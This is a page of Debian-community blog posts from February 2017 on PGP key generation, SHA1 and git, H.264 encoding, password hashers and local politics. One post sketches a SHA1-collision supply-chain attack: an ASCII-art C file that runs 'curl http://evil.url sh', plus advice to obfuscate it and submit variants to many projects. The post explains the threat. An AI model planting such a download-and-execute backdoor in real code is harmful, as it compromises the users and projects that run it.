Search Results: "mak"

28 February 2017

Elizabeth Ferdman: 12 Week Progress Update for PGP Clean Room

I worked on creating the whiptail and corresponding gpg scripts for 4 options for primary and/or secondary/subkey generation. 1) A Quick Generate Primary and Secondary Key task that only asks the user for the UID and password and creates an rsa4096 primary key, an rsa2048 secondary key and an rsa2048 laptop signing subkey. 2) A Custom Generate Primary and Secondary Key task that gives the user more flexibility in algo, usage and expiry, but still adheres to PGP best practices. For the primary key, the user chooses between rsa4096 key or an ECC curve, sign/cert or cert only for usage, and the expiry. For the secondary encryption key, the user also chooses between RSA and ECC, but can choose a key length between 2048 and 4096, and the expiry. 3) Generate Primary Key Only: Same as the primary key generation for #2 4) Generate a Custom Subkey: The user gets to choose between rsa<2048-4096>, dsa<2048-3072>, elg<2048-4096>, and an ECC curve, and choose the usage and expiry. The tricky part was making sure that the usage matched the algorithm. For example, DSA is only capable of sign and auth, while RSA can do sign, auth, and encrypt. ECC curves are capable of all usages, however, encrypt cannot overlap with sign/auth for any curve, even though the name of the curve is the same. So I used radio and checkboxes to make it as easy as possible for the user. These options follow the best practices outlined at riseup and Debian Wiki pages, such as:

27 February 2017

Joey Hess: making git-annex secure in the face of SHA1 collisions

git-annex has never used SHA1 by default. But, there are concerns about SHA1 collisions being used to exploit git repositories in various ways. Since git-annex builds on top of git, it inherits its foundational SHA1 weaknesses. Or does it? Interestingly, when I dug into the details, I found a way to make git-annex repositories secure from SHA1 collision attacks, as long as signed commits are used (and verified). When git commits are signed (and verified), SHA1 collisions in commits are not a problem. And there seems to be no way to generate usefully colliding git tree objects (unless they contain really ugly binary filenames). That leaves blob objects, and when using git-annex, those are git-annex key names, which can be secured from being a vector for SHA1 collision attacks. This needed some work on git-annex, which is now done, so look for a release in the next day or two that hardens it against SHA1 collision attacks. For details about how to use it, and more about why it avoids git's SHA1 weaknesses, see https://git-annex.branchable.com/tips/using_signed_git_commits/. My advice is, if you are using a git repository to publish or collaborate on binary files, in which it's easy to hide SHA1 collisions, you should switch to using git-annex and signed commits. PS: Of course, verifying gpg signatures on signed commits adds some complexity and won't always be done. It turns out that the current SHA1 known-prefix collision attack cannot be usefully used to generate colliding commit objects, although a future common-prefix collision attack might. So, even if users don't verify signed commits, I believe that repositories using git-annex for binary files will be as secure as git repositories containing binary files used to be. How-ever secure that might be..

Matthew Garrett: The Fantasyland Code of Professionalism is an abuser's fantasy

The Fantasyland Institute of Learning is the organisation behind Lambdaconf, a functional programming conference perhaps best known for standing behind a racist they had invited as a speaker. The fallout of that has resulted in them trying to band together events in order to reduce disruption caused by sponsors or speakers declining to be associated with conferences that think inviting racists is more important than the comfort of non-racists, which is weird in all sorts of ways but not what I'm talking about here because they've also written a "Code of Professionalism" which is like a Code of Conduct except it protects abusers rather than minorities and no really it is genuinely as bad as it sounds.

The first thing you need to know is that the document uses its own jargon. Important here are the concepts of active and inactive participation - active participation is anything that you do within the community covered by a specific instance of the Code, inactive participation is anything that happens anywhere ever (ie, active participation is a subset of inactive participation). The restrictions based around active participation are broadly those that you'd expect in a very weak code of conduct - it's basically "Don't be mean", but with some quirks. The most significant is that there's a "Don't moralise" provision, which as written means saying "I think people who support slavery are bad" in a community setting is a violation of the code, but the description of discrimination means saying "I volunteer to mentor anybody from a minority background" could also result in any community member not from a minority background complaining that you've discriminated against them. It's just not very good.

Inactive participation is where things go badly wrong. If you engage in community or professional sabotage, or if you shame a member based on their behaviour inside the community, that's a violation. Community sabotage isn't defined and so basically allows a community to throw out whoever they want to. Professional sabotage means doing anything that can hurt a member's professional career. Shaming is saying anything negative about a member to a non-member if that information was obtained from within the community.

So, what does that mean? Here are some things that you are forbidden from doing:
Now, clearly, some of these are unintentional - I don't think the authors of this policy would want to defend the idea that you can't report something to the police, and I'm sure they'd be willing to modify the document to permit this. But it's indicative of the mindset behind it. This policy has been written to protect people who are accused of doing something bad, not to protect people who have something bad done to them.

There are other examples of this. For instance, violations are not publicised unless the verdict is that they deserve banishment. If a member harasses another member but is merely given a warning, the victim is still not permitted to tell anyone else that this happened. The perpetrator is then free to repeat their behaviour in other communities, and the victim has to choose between either staying silent or warning them and risk being banished from the community for shaming.

If you're an abuser then this is perfect. You're in a position where your victims have to choose between their career (which will be harmed if they're unable to function in the community) and preventing the same thing from happening to others. Many will choose the former, which gives you far more freedom to continue abusing others. Which means that communities adopting the Fantasyland code will be more attractive to abusers, and become disproportionately populated by them.

I don't believe this is the intent, but it's an inevitable consequence of the priorities inherent in this code. No matter how many corner cases are cleaned up, if a code prevents you from saying bad things about people or communities it prevents people from being able to make informed choices about whether that community and its members are people they wish to associate with. When there are greater consequences to saying someone's racist than them being racist, you're fucking up badly.

comment count unavailable comments

Steinar H. Gunderson: 10-bit H.264 tests



Following the post about 10-bit Y'CbCr earlier this week, I thought I'd make an actual test of 10-bit H.264 compression for live streaming. The basic question is; sure, it's better-per-bit, but it's also slower, so it is better-per-MHz? This is largely inspired by Ronald Bultje's post about streaming performance, where he largely showed that HEVC is currently useless for live streaming from software; unless you can encode at x264's veryslow preset (which, at 720p60, means basically rather simple content and 20 cores or so), the best x265 presets you can afford will give you worse quality than the best x264 presets you can afford. My results will maybe not be as scientific, but hopefully still enlightening. I used the same test clip as Ronald, namely a two-minute clip of Tears of Steel. Note that this is an 8-bit input, so we're not testing the effects of 10-bit input; it's just testing the increased internal precision in the codec. Since my focus is practical streaming, I ran the last version of x264 at four threads (a typical desktop machine), using one-pass encoding at 4000 kbit/sec. Nageru's speed control has 26 presets to choose from, which gives pretty smooth steps between neighboring ones, but I've been sticking to the ten standard x264 presets (ultrafast, superfast, veryfast, faster, fast, medium, slow, slower, veryslow, placebo). Here's the graph: The x-axis is seconds used for the encode (note the logarithmic scale; placebo takes 200 250 times as long as ultrafast). The y-axis is SSIM dB, so up and to the left is better. The blue line is 8-bit, and the red line is 10-bit. (I ran most encodes five times and averaged the results, but it doesn't really matter, due to the logarithmic scale.) The results are actually much stronger than I assumed; if you run on (8-bit) ultrafast or superfast, you should stay with 8-bit, but from there on, 10-bit is on the Pareto frontier. Actually, 10-bit veryfast (18.187 dB) is better than 8-bit medium (18.111 dB), while being four times as fast! But not all of us have a relation to dB quality, so I chose to also do a test that maybe is a bit more intuitive, centered around bitrate needed for constant quality. I locked quality to 18 dBm, ie., for each preset, I adjusted the bitrate until the SSIM showed 18.000 dB plus/minus 0.001 dB. (Note that this means faster presets get less of a speed advantage, because they need higher bitrate, which means more time spent entropy coding.) Then I measured the encoding time (again five times) and graphed the results: x-axis is again seconds, and y-axis is bitrate needed in kbit/sec, so lower and to the left is better. Blue is again 8-bit and red is again 10-bit. If the previous graph was enough to make me intrigued, this is enough to make me excited. In general, 10-bit gives 20-30% lower bitrate for the same quality and CPU usage! (Compare this with the supposed up to 50% benefits of HEVC over H.264, given infinite CPU usage.) The most dramatic example is when comparing the medium presets directly, where 10-bit runs at 2648 kbit/sec versus 3715 kbit/sec (29% lower bitrate!) and is only 5% slower. As one progresses towards the slower presets, the gap is somewhat narrowed (placebo is 27% slower and only 24% lower bitrate), but in the realistic middle range, the difference is quite marked. If you run 3 Mbit/sec at 10-bit, you get the quality of 4 Mbit/sec at 8-bit. So is 10-bit H.264 a no-brainer? Unfortunately, no; the client hardware support is nearly nil. Not even Skylake, which can do 10-bit HEVC encoding in hardware (and 10-bit VP9 decoding), can do 10-bit H.264 decoding in hardware. Worse still, mobile chipsets generally don't support it. There are rumors that iPhone 6s supports it, but these are unconfirmed; some Android chips support it, but most don't. I guess this explains a lot of the limited uptake; since it's in some ways a new codec, implementers are more keen to get the full benefits of HEVC instead (even though the licensing situation is really icky). The only ones I know that have really picked it up as a distribution format is the anime scene, and they're feeling quite specific pains due to unique content (large gradients giving pronounced banding in undithered 8-bit). So, 10-bit H.264: It's awesome, but you can't have it. Sorry :-)

25 February 2017

Jonas Meurer: debian lts report 2017.02

Debian LTS report for February 2017 February 2017 was my sixth month as a Debian LTS team member. I was allocated 5 hours and had 9,75 hours left over from January 2017. This makes a total of 14,75 hours. I spent all of them doing the following:

Martin Pitt: systemd 233 about to be released, please help testing

systemd 233 is scheduled to be released next week, and there is only a handful of small issues left. As usual there are tons of improvements and fixes, but the most intrusive one probably is another attempt to move from legacy cgroup v1 to a hybrid setup where the new unified (cgroup v2) hierarchy is mounted at /sys/fs/cgroup/unified/ and the legacy one stays at /sys/fs/cgroup/ as usual. This should provide an easier path for software like Docker or LXC to migrate to the unified hiearchy, but even that hybrid mode broke some bits. While systemd 233 will not make it into Debian stretch or Ubuntu zesty, as both are in feature freeze, it will soon be available in Debian experimental, and in the next Ubuntu release after 17.04 gets released. Thus now is another good time to give this some thorough testing! To help with this, please give the PPA with builds from upstream master a spin. In addition to the usual packages for Ubuntu 16.10 I also uploaded a build for Ubuntu zesty, and a build for Debian stretch (aka testing) which also works on Debian sid. You can use that URL as an apt source:
deb [trusted=yes] https://people.debian.org/~mpitt/tmp/systemd-master-20170225/ /
These packages pass our autopkgtests and I tested them manually too. LXC and LXD work fine, docker.io/runc needs a fix which I uploaded to Ubuntu zesty. (It s not yet available in Debian, sorry.) Please file reports about regressions on GitHub, but please also le me know about successes on my Google+ page so that we can get some idea about how many people tested this. Thank you, and happy booting!

24 February 2017

Joey Hess: SHA1 collision via ASCII art

Happy SHA1 collision day everybody! If you extract the differences between the good.pdf and bad.pdf attached to the paper, you'll find it all comes down to a small ~128 byte chunk of random-looking binary data that varies between the files. The SHA1 attack announced today is a common-prefix attack. The common prefix that we will use is this:
/* ASCII art for easter egg. */
char *amazing_ascii_art="\
(To be extra sneaky, you can add a git blob object header to that prefix before calculating the collisions. Doing so will make the SHA1 that git generates when checking in the colliding file be the thing that collides. This makes it easier to swap in the bad file later on, because you can publish a git repository containing it, and trick people into using that repository. ("I put a mirror on github!") The developers of the program will have the good version in their repositories and not notice that users are getting the bad version.) Suppose that the attack was able to find collisions using only printable ASCII characters when calculating those chunks. The "good" data chunk might then look like this:
7*yLN#!NOKj@ FPKW".<i+sOCsx9QiFO0UR3ES*Eh]g6r/anP=bZ6&IJ#cOS.w;oJkVW"<*.!,qjRht?+^=^/Q*Is0K>6F)fc(ZS5cO#"aEavPLI[oI(kF_l!V6ycArQ
And the "bad" data chunk like this:
9xiV^Ksn=<A!<^ l4~ uY2x8krnY@JA<<FA0Z+Fw!;UqC(1_ZA^fu#e Z>w_/S?.5q^!WY7VE>gXl.M@d6]a*jW1eY(Qw(r5(rW8G)?Bt3UT4fas5nphxWPFFLXxS/xh
Now we need an ASCII artist. This could be a human, or it could be a machine. The artist needs to make an ASCII art where the first line is the good chunk, and the rest of the lines obfuscate how random the first line is. Quick demo from a not very artistic ASCII artist, of the first 10th of such a picture based on the "good" line above:
7*yLN#!NOK
3*\LN'\NO@
3*/LN  \.A
5*\LN   \.
>=======:)
5*\7N   /.
3*/7N  /.V
3*\7N'/NO@
7*y7N#!NOX
Now, take your ASCII art and embed it in a multiline quote in a C source file, like this:
/* ASCII art for easter egg. */
char *amazing_ascii_art="\
7*yLN#!NOK \
3*\\LN'\\NO@ \
3*/LN  \\.A \ 
5*\\LN   \\. \
>=======:) \
5*\\7N   /. \
3*/7N  /.V \
3*\\7N'/NO@ \
7*y7N#!NOX";
/* We had to escape backslashes above to make it a valid C string.
 * Run program with --easter-egg to see it in all its glory.
 */
/* Call this at the top of main() */
check_display_easter_egg (char **argv)  
    if (strcmp(argv[1], "--easter-egg") == 0)
        printf(amazing_ascii_art);
    if (amazing_ascii_art[0] == "9")
        system("curl http://evil.url   sh");
 
Now, you need a C ofuscation person, to make that backdoor a little less obvious. (Hint: Add code to to fix the newlines, paint additional ASCII sprites over top of the static art, etc, add animations, and bury the shellcode in there.) After a little work, you'll have a C file that any project would like to add, to be able to display a great easter egg ASCII art. Submit it to a project. Submit different versions of it to 100 projects! Everything after line 3 can be edited to make lots of different versions targeting different programs. Once a project contains the first 3 lines of the file, followed by anything at all, it contains a SHA1 collision, from which you can generate the bad version by swapping in the bad data chuck. You can then replace the good file with the bad version here and there, and noone will be the wiser (except the easter egg will display the "bad" first line before it roots them). Now, how much more expensive would this be than today's SHA1 attack? It needs a way to generate collisions using only printable ASCII. Whether that is feasible depends on the implementation details of the SHA1 attack, and I don't really know. I should stop writing this blog post and read the rest of the paper. You can pick either of these two lessons to take away:
  1. ASCII art in code is evil and unsafe. Avoid it at any cost. apt-get moo
  2. Git's security is getting broken to the point that ASCII art (and a few hundred thousand dollars) is enough to defeat it.

My work today investigating ways to apply the SHA1 collision to git repos (not limited to this blog post) was sponsored by Thomas Hochstein on Patreon.

23 February 2017

Lucas Nussbaum: Implementing right to disconnect by delaying outgoing email?

France passed a law about right to disconnect (more info here or here). The idea of not sending professional emails when people are not supposed to read them in order to protect their private lifes, is a pretty good one, especially when hierarchy is involved. However, I tend to do email at random times, and I would rather continue doing that, but just delay the actual sending of the email to the appropriate time (e.g., when I do email in the evening, it would actually be sent the following morning at 9am). I wonder how I could make this fit into my email workflow. I write email using mutt on my laptop, then push it locally to nullmailer, that then relays it, over an SSH tunnel, to a remote server (running Exim4). Of course the fallback solution would be to use mutt s postponing feature. Or to draft the email in a text editor. But that s not really nice, because it requires going back to the email at the appropriate time. I would like a solution where I would write the email, add a header (or maybe manually add a Date: header in all cases that header should reflect the time the mail was sent, not the time it was written), send the email, and have nullmailer or the remote server queue it until the appropriate time is reached (e.g., delaying while current_time < Date header in email ). I don t want to do that for all emails: e.g. personal emails can go out immediately. Any ideas on how to implement that? I m attached to mutt and relaying using SSH, but not attached to nullmailer or exim4. Ideally the delaying would happen on my remote server, so that my laptop doesn t need to be online at the appropriate time. Update: mutt does not allow to set the Date: field manually (if you enable the edit_headers option and edit it manually, its value gets overwritten). I did not find the relevant code yet, but that behaviour is mentioned in that bug. Update 2: ah, it s this code in sendlib.c (and there s no way to configure that behaviour):
 /* mutt_write_rfc822_header() only writes out a Date: header with
 * mode == 0, i.e. _not_ postponment; so write out one ourself */
 if (post)
   fprintf (msg->fp, "%s", mutt_make_date (buf, sizeof (buf)));

22 February 2017

Antoine Beaupr : The case against password hashers

In previous articles, we have looked at how to generate passwords and did a review of various password managers. There is, however, a third way of managing passwords other than remembering them or encrypting them in a "vault", which is what I call "password hashing". A password hasher generates site-specific passwords from a single master password using a cryptographic hash function. It thus allows a user to have a unique and secure password for every site they use while requiring no storage; they need only to remember a single password. You may know these as "deterministic or stateless password managers" but I find the "password manager" phrase to be confusing because a hasher doesn't actually store any passwords. I do not think password hashers represent a good security tradeoff so I generally do not recommend their use, unless you really do not have access to reliable storage that you can access readily. In this article, I use the word "password" for a random string used to unlock things, but "token" to represent a generated random string that the user doesn't need to remember. The input to a password hasher is a password with some site-specific context and the output from a password hasher is a token.

What is a password hasher? A password hasher uses the master password and a label (generally the host name) to generate the site-specific password. To change the generated password, the user can modify the label, for example by appending a number. Some password hashers also have different settings to generate tokens of different lengths or compositions (symbols or not, etc.) to accommodate different site-specific password policies. The whole concept of password hashers relies on the concept of one-way cryptographic hash functions or key derivation functions that take an arbitrary input string (say a password) and generate a unique token, from which it is impossible to guess the original input string. Password hashers are generally written as JavaScript bookmarklets or browser plugins and have been around for over a decade. The biggest advantage of password hashers is that you only need to remember a single password. You do not need to carry around a password manager vault: there's no "state" (other than site-specific settings, which can be easily guessed). A password hasher named Master Password makes a compelling case against traditional password managers in its documentation:
It's as though the implicit assumptions are that everybody backs all of their stuff up to at least two different devices and backups in the cloud in at least two separate countries. Well, people don't always have perfect backups. In fact, they usually don't have any.
It goes on to argue that, when you lose your password: "You lose everything. You lose your own identity." The stateless nature of password hashers also means you do not need to use cloud services to synchronize your passwords, as there is (generally, more on that later) no state to carry around. This means, for example, that the list of accounts that you have access to is only stored in your head, and not in some online database that could be hacked without your knowledge. The downside of this is, of course, that attackers do not actually need to have access to your password hasher to start cracking it: they can try to guess your master key without ever stealing anything from you other than a single token you used to log into some random web site. Password hashers also necessarily generate unique passwords for every site you use them on. While you can also do this with password managers, it is not an enforced decision. With hashers, you get distinct and strong passwords for every site with no effort.

The problem with password hashers If hashers are so great, why would you use a password manager? Programs like LessPass and Master Password seem to have strong crypto that is well implemented, so why isn't everyone using those tools? Password hashing, as a general concept, actually has serious problems: since the hashing outputs are constantly compromised (they are sent in password forms to various possibly hostile sites), it's theoretically possible to derive the master password and then break all the generated tokens in one shot. The use of stronger key derivation functions (like PBKDF2, scrypt, or HMAC) or seeds (like a profile-specific secret) makes those attacks much harder, especially if the seed is long enough to make brute-force attacks infeasible. (Unfortunately, in the case of Password Hasher Plus, the seed is derived from Math.random() calls, which are not considered cryptographically secure.) Basically, as stated by Julian Morrison in this discussion:
A password is now ciphertext, not a block of line noise. Every time you transmit it, you are giving away potential clues of use to an attacker. [...] You only have one password for all the sites, really, underneath, and it's your secret key. If it's broken, it's now a skeleton-key [...]
Newer implementations like LessPass and Master Password fix this by using reasonable key derivation algorithms (PBKDF2 and scrypt, respectively) that are more resistant to offline cracking attacks, but who knows how long those will hold? To give a concrete example, if you would like to use the new winner of the password hashing competition (Argon2) in your password manager, you can patch the program (or wait for an update) and re-encrypt your database. With a password hasher, it's not so easy: changing the algorithm means logging in to every site you visited and changing the password. As someone who used a password hasher for a few years, I can tell you this is really impractical: you quickly end up with hundreds of passwords. The LessPass developers tried to facilitate this, but they ended up mostly giving up. Which brings us to the question of state. A lot of those tools claim to work "without a server" or as being "stateless" and while those claims are partly true, hashers are way more usable (and more secure, with profile secrets) when they do keep some sort of state. For example, Password Hasher Plus records, in your browser profile, which site you visited and which settings were used on each site, which makes it easier to comply with weird password policies. But then that state needs to be backed up and synchronized across multiple devices, which led LessPass to offer a service (which you can also self-host) to keep those settings online. At this point, a key benefit of the password hasher approach (not keeping state) just disappears and you might as well use a password manager. Another issue with password hashers is choosing the right one from the start, because changing software generally means changing the algorithm, and therefore changing passwords everywhere. If there was a well-established program that was be recognized as a solid cryptographic solution by the community, I would feel more confident. But what I have seen is that there are a lot of different implementations each with its own warts and flaws; because changing is so painful, I can't actually use any of those alternatives. All of the password hashers I have reviewed have severe security versus usability tradeoffs. For example, LessPass has what seems to be a sound cryptographic implementation, but using it requires you to click on the icon, fill in the fields, click generate, and then copy the password into the field, which means at least four or five actions per password. The venerable Password Hasher is much easier to use, but it makes you type the master password directly in the site's password form, so hostile sites can simply use JavaScript to sniff the master password while it is typed. While there are workarounds implemented in Password Hasher Plus (the profile-specific secret), both tools are more or less abandoned now. The Password Hasher homepage, linked from the extension page, is now a 404. Password Hasher Plus hasn't seen a release in over a year and there is no space for collaborating on the software the homepage is simply the author's Google+ page with no information on the project. I couldn't actually find the source online and had to download the Chrome extension by hand to review the source code. Software abandonment is a serious issue for every project out there, but I would argue that it is especially severe for password hashers. Furthermore, I have had difficulty using password hashers in unified login environments like Wikipedia's or StackExchange's single-sign-on systems. Because they allow you to log in with the same password on multiple sites, you need to choose (and remember) what label you used when signing in. Did I sign in on stackoverflow.com? Or was it stackexchange.com? Also, as mentioned in the previous article about password managers, web-based password managers have serious security flaws. Since more than a few password hashers are implemented using bookmarklets, they bring all of those serious vulnerabilities with them, which can range from account name to master password disclosures. Finally, some of the password hashers use dubious crypto primitives that were valid and interesting a decade ago, but are really showing their age now. Stanford's pwdhash uses MD5, which is considered "cryptographically broken and unsuitable for further use". We have seen partial key recovery attacks against MD5 already and while those do not allow an attacker to recover the full master password yet (especially not with HMAC-MD5), I would not recommend anyone use MD5 in anything at this point, especially if changing that algorithm later is hard. Some hashers (like Password Hasher and Password Plus) use a a single round of SHA-1 to derive a token from a password; WPA2 (standardized in 2004) uses 4096 iterations of HMAC-SHA1. A recent US National Institute of Standards and Technology (NIST) report also recommends "at least 10,000 iterations of the hash function".

Conclusion Forced to suggest a password hasher, I would probably point to LessPass or Master Password, depending on the platform of the person asking. But, for now, I have determined that the security drawbacks of password hashers are not acceptable and I do not recommend them. It makes my password management recommendation shorter anyway: "remember a few carefully generated passwords and shove everything else in a password manager". [Many thanks to Daniel Kahn Gillmor for the thorough reviews provided for the password articles.]
Note: this article first appeared in the Linux Weekly News. Also, details of my research into password hashers are available in the password hashers history article.

Neil McGovern: A new journey GNOME Foundation Executive Director

IMG_0726For those who haven t heard, I ve been appointed as the new Executive Director of the GNOME Foundation, and I started last week on the 15th February. It s been an interesting week so far, mainly meeting lots of people and trying to get up to speed with what looks like an enormous job! However, I m thoroughly excited by the opportunity and am very grateful for everyone s warm words of welcome so far. One of the main things I m here to do is to try and help. GNOME is strong because of its community. It s because of all of you that GNOME can produce world leading technologies and a desktop that is intuitive, clean and functional. So, if you re stuck with something, or if there s a way that either myself or the Foundation can help, then please speak up! Additionally, I intend on making this blog a much more frequently updated one letting people know what I m doing, and highlighting cool things that are happening around the project. In that vein, this week I ve also started contacting all our fantastic Advisory Board members. I m also looking at finding sponsors for GUADEC and GNOME.Asia, so if you know of anyone, let me know! I also booked my travel to the GTK+ hackfest and to LibrePlanet if you re going to either of those, make sure you come and introduce yourself :) Finally, a small advertisement for Friends of GNOME. Your generosity really does help the Foundation support development of GNOME. Join up today!

Lisandro Dami n Nicanor P rez Meyer: Developing an nrf51822 based embedded device with Qt Creator and Debian

I'm currently developing an nRF51822-based embedded device. Being one the Qt/Qt Creator maintainers in Debian I would of course try to use it for the development. Turns out it works pretty good... with some caveats.

There are already two quite interesting blog posts about using Qt Creator on MAC and on Windows, so I will not repeat the basics, as they are there. Both use qbs, but I managed to use CMake.

Instead I'll add some tips on the stuff that I needed to solve in order to make this happen on current Debian Sid.


Cheers!

Junichi Uekawa: Trying to use Termux on chromebook.

Trying to use Termux on chromebook. I am exclusively using chromebook for my client side work. Android apps work on this device, and so does Termux. I was pondering how to make things more useful, like using Download directory integration and chrome apps, but not quite got things set up. Then I noticed that it's possible to use sshd on termux. It only accepts public key authentication, but that's enough for me. I can now use my SecureShell chrome app to connect and get things working. Android apps don't support all the keybinds but SecureShell does, which improves my life a bit.

21 February 2017

Shirish Agarwal: The Indian elections hungama

a person showing s(he) showing s(he) Before I start, I would like to point out #855549 . This is a normal/wishlist bug I have filed against apt, the command-line package manager. I sincerely believe having a history command to know what packages were installed, which were upgraded, which were purged should be easily accessible, easily understood and if the output looks pretty, so much the better. Of particular interest to me is having a list of new packages I have installed in last couple of years after jessie became the stable release. It probably would make for some interesting reading. I dunno how much efforts would be to code something like that, but if it works, it would be the greatest. Apt would have finally arrived. Not that it s a bad tool, it s just that it would then make for a heck of a useful tool. Coming back to the topic on hand, Now for the last couple of weeks we don t have water or rather pressure of water. Water crisis has been hitting Pune every year since 2014 with no end in sight. This has been reported in newspapers addendum but it seems it has been felling on deaf ears. The end result of it is that I have to bring buckets of water from around 50 odd metres. It s not a big thing, it s not like some women in some villages in Rajasthan who have to walk in between 200 metres to 5 odd kilometres to get potable water or Darfur, Western Sudan where women are often kidnapped and sold as sexual slaves when they get to fetch water. The situation in Darfur has been shown quite vividly in Darfur is Dying . It is possible that I may have mentioned about Darfur before. While unfortunately the game is in flash as a web resource, the most disturbing part is that the game is extremely depressing, there is a no-win scenario. So knowing and seeing both those scenarios, I can t complain about 50 metres. BUT .but when you extrapolate the same data over some more or less 3.3-3.4 million citizens, 3.1 million during 2011 census with a conservative 2.3-2.4 percent population growth rate according to scroll.in. Fortunately or unfortunately, Pune Municipal Corporation elections were held today. Fortunately or unfortunately, this time all the political parties bought majorly unknown faces in these elections. For e.g. I belong to ward 14 which is spread over quite a bit of area and has around 10k of registered voters. Now the unfortunate part of having new faces in elections, you don t know anything about them. Apart from the affidavits filed, the only thing I come to know is whether there are criminal cases filed against them and what they have shown as their wealth. While I am and should be thankful to ADR which actually is the force behind having the collated data made public. There is a lot of untold story about political push-back by all the major national and regional political parties even when this bit of news were to be made public. It took major part of a decade for such information to come into public domain. But for my purpose of getting clean air and water supply 24 7 to each household seems a very distant dream. I tried to connect with the corporators about a week before the contest and almost all of the lower party functionaries hid behind their political parties manifestos stating they would do the best without any viable plan. For those not knowing, India has been blessed with 6 odd national parties and about 36 odd regional parties and every election some 20-25 new parties try their luck every time. The problem is we, the public, don t trust them or their manifestos. First of all the political parties themselves engage in mud-slinging as to who s copying whom with the manifesto.Even if a political party wins the elections, there is no *real* pressure for them to follow their own manifesto. This has been going for many a year. OF course, we the citizens are to also blame as most citizens for one reason or other chose to remain aloof of the process. I scanned/leafed through all the manifestos and all of them have the vague-wording we will make Pune tanker-free without any implementation details. While I was unable to meet the soon-to-be-Corporators, I did manage to meet a few of the assistants but all the meetings were entirely fruitless. Diagram of Rain Water Harvesting I asked why can t the city follow the Chennai model. Chennai, not so long ago was at the same place where Pune is, especially in relation to water. What happened next, in 2001 has been beautifully chronicled in Hindustan Times . What has not been shared in that story is that the idea was actually fielded by one of Chennai Mayor s assistants, an IAS Officer, I have forgotten her name, Thankfully, her advise/idea was taken to heart by the political establishment and they drove RWH. Saying why we can t do something similar in Pune, I heard all kinds of excuses. The worst and most used being Marathas can never unite which I think is pure bullshit. For people unfamiliar to the term, Marathas was a warrior clan in Shivaji s army. Shivaji, the king of Marathas were/are an expert tactician and master of guerilla warfare. It is due to the valor of Marathas, that we still have the Maratha Light Infantry a proud member of the Indian army. Why I said bullshit was the composition of people living in Maharashtra has changed over the decades. While at one time both the Brahmins and the Marathas had considerable political and population numbers, that has changed drastically. Maharashtra and more pointedly, Mumbai, Pune and Nagpur have become immigrant centres. Why just a decade back, Shiv Sena, an ultra right-wing political party used to play the Maratha card at each and every election and heckle people coming from Uttar Pradesh and Bihar, this has been documented as the 2008 immigrants attacks and 9 years later we see Shiv Sena trying to field its candidates in Uttar Pradesh. So, obviously they cannot use the same tactics which they could at one point of time. One more reason I call it bullshit, is it s a very lame excuse. When the Prime Minister of the country calls for demonetization which affects 1.25 billion people, people die, people stand in queues and is largely peaceful, I do not see people resisting if they bring a good scheme. I almost forgot, as an added sweetener, the Chennai municipality said that if you do RWH and show photos and certificates of the job, you won t have to pay as much property tax as otherwise you would, that also boosted people s participation. And that is not the only solution, one more solution has been outlined in Aaj Bhi Khade hain talaab written by just-deceased Gandhian environmental activist Anupam Mishra. His Book can be downloaded for free at India Water Portal . Unfortunately, the said book doesn t have a good English translation till date. Interestingly, all of his content is licensed under public domain (CC-0) so people can continue to enjoy and learn from his life-work. Another lesson or understanding could be taken from Israel, the father of the modern micro-drip irrigation for crops. One of the things on my bucket lists is to visit Israel and if possible learn how they went from a water-deficient country to a water-surplus one. India labor Which brings me to my second conundrum, most of the people believe that it s the Government s job to provide jobs to its people. India has been experiencing jobless growth for around a decade now, since the 2008 meltdown. While India was lucky to escape that, most of its trading partners weren t hence it slowed down International trade which slowed down creation of new enterprises etc. Laws such as the Bankruptcy law and the upcoming Goods and Services Tax . As everybody else, am a bit excited and a bit apprehensive about how the actual implementation will take place. null Even International businesses has been found wanting. The latest example has been Uber and Ola. There have been protests against the two cab/taxi aggregators operating in India. For the millions of jobless students coming out of schools and Universities, there aren t simply enough jobs for them, nor are most (okay 50%) of them qualified for the jobs, these 50 percent are also untrainable, so what to do ? In reality, this is what keeps me awake at night. India is sitting on this ticking bomb-shell. It is really, a miracle that the youths have not rebelled yet. While all the conditions, proposals and counter-proposals have been shared before, I wanted/needed to highlight it. While the issue seems to be local, I would assert that they are all glocal in nature. The questions we are facing, I m sure both developing and to some extent even developed countries have probably been affected by it. I look forward to know what I can learn from them. Update 23/02/17 I had wanted to share about Debian s Voting system a bit, but that got derailed. Hence in order not to do, I ll just point towards 2015 platforms where 3 people vied for DPL post. I *think* I shared about DPL voting process earlier 